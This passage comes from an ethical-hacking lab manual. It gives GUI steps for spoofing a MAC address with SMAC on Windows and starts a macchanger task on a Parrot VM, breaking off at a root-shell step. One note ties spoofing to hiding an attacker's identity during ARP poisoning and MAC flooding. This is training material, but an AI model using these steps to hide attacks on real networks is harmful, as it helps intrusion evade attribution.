


26. A list of MAC addresses will be added to the **MAC List** in SMAC. Choose any **MAC Address** and click the **Select** button.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

27. The selected MAC address appears under the **New Spoofed MAC Address** field.



28. Click the **Update MAC** button to update the machine's MAC address information.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


29. The **SMAC** pop-up appears; click **Yes**. It will cause a temporary disconnection in your network adapter.

    Note: This dialog box only appears in the evaluation or trial version.

    Note: In evaluation mode, you can change the MAC address to **0C-0C-0C-0C-0C-01**. If you purchase SMAC, you can change the MAC address as you like.




30. After successfully spoofing the MAC address, a **SMAC** pop-up appears, stating **"Adapter Restart Complete"**; click **OK**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

31. Once the adapter is restarted, a random MAC address is assigned to your machine. You can see the newly generated MAC address under **Spoofed MAC Address** and **Active MAC Address**.



Note: By spoofing the MAC address, an attacker can simulate attacks such as ARP poisoning and MAC flooding without revealing their own actual MAC address.

32. To restore the MAC address back to its original setting, click the **Remove MAC** button.
33. This concludes the demonstration of spoofing MAC addresses using TMAC and SMAC.
34. Close all open windows and document all the acquired information.
35. Turn off the **Windows 11** virtual machine.

Task 6: Spoof a MAC Address of Linux Machine using macchanger

A MAC address is a unique number that can be assigned to every network interface, and it is used by various systems programs and protocols to identify a network interface. It is not possible to change MAC address that is hard coded on the NIC (Network interface controller). However, many drivers allow the MAC address to be changed. Some tools can make the operating system believe that the NIC has the MAC address of user's choice. Masking of the MAC address is known as MAC spoofing and involves changing the computer's identity. MAC spoofing can be performed using numerous tools.

Here, we will be using macchanger utility to change the MAC address of a Linux system

1. Turn on the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

